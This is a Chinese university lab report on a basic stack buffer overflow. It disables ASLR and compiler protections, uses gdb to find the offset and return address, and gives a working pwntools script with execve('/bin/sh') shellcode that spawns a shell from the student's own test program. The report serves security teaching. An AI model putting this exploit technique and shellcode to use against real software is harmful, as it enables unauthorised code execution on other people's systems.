北京理工大學
BEIJING INSTITUTE OF TECHNOLOGY

网络空间安全原理

课程实验（二）

简单栈溢出实验


目录

1 课程实验原理及要求

1.1 实验原理

1.1.1 栈的概念


栈，就是那些由编译器在需要的时候分配，在不需要的时候自动清除的变量的存储区。里面的变量通常是局部变量、函数参数等；和堆相比，栈通常很小，在Linux下，通过ulimit -s可以查看栈的大小。



1.1.2 栈溢出

所谓栈溢出，是缓冲区溢出的一种，本质上是写入栈的数据超过栈的大小，使得数据写入其他单元，往往造成不可预期的后果，最常见的就是程序崩溃。

当使用诸如strcpy、gets等不安全函数时，攻击者通过向栈中某个变量写入的字节数超过了这个变量本身所申请的字节数，使得数据向高地址存储区域进行覆盖来修改返回地址，最终让程序根据攻击者的想法运行，这种攻击被称为栈溢出攻击



1.2 实验要求

了解栈溢出攻击原理，并实现简单栈溢出攻击实验

2 实验环境

Ubuntu32位系统，VMware-workstation 16pro

3 实验步骤

3.1 step1

编写栈溢出程序：

3.2 step2

关闭地址随机化，输入命令：


```
kylin@kylin-virtual-machine:~$ sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"
[sudo] kylin 的密码：
```

关闭NX和栈保护，因为要需要执行自己写的shellcode。在编译程序时加上参数-fno-stack-protector和-z execstack即可：

```
kylin@kylin-virtual-machine:~/桌面$ gcc -fno-stack-protector -z execstack -o test test.c
```

3.3 step3

计算偏移量：即计算从溢出点到函数返回点之间的偏移量放入ida中



3.4 step4

找到执行shellcode的内存地址

```
Core was generated by `./level1'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) x/10s $esp-144
0xbfffef90:     "ABCD", 'A' <repeats 153 times>, <incomplete sequence \342\267>
0xbffff031:     "\260", <incomplete sequence \373\267>
0xbffff035:     "\260", <incomplete sequence \373\267>
0xbffff039:     ""
0xbffff03a:     ""
0xbffff03b:     ""
0xbffff03c:     "7\026\342\267\001"
0xbffff042:     ""
0xbffff043:     ""
0xbffff044:     "\324\360\377\277\334\360\377\277"
(gdb) quit
```


3.5 step5

编写python脚本

```python
#!python
#!/usr/bin/env python
from pwn import *

p = process('./test')
ret = 0xbfffef90

shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"

payload = shellcode + 'A' * (140 - len(shellcode))+ p32(ret)

print (payload)

p.send(payload)

p.interactive()
```

3.6 step6

运行脚本，成功获得shell



4 总结

通过实验，我进一步了解了栈溢出的概念，动手实际实现了一个简单的栈溢出，收获颇丰。

5 参考文献

[1]部分算法原理内容来源于CSDN、知乎、bilibili等平台。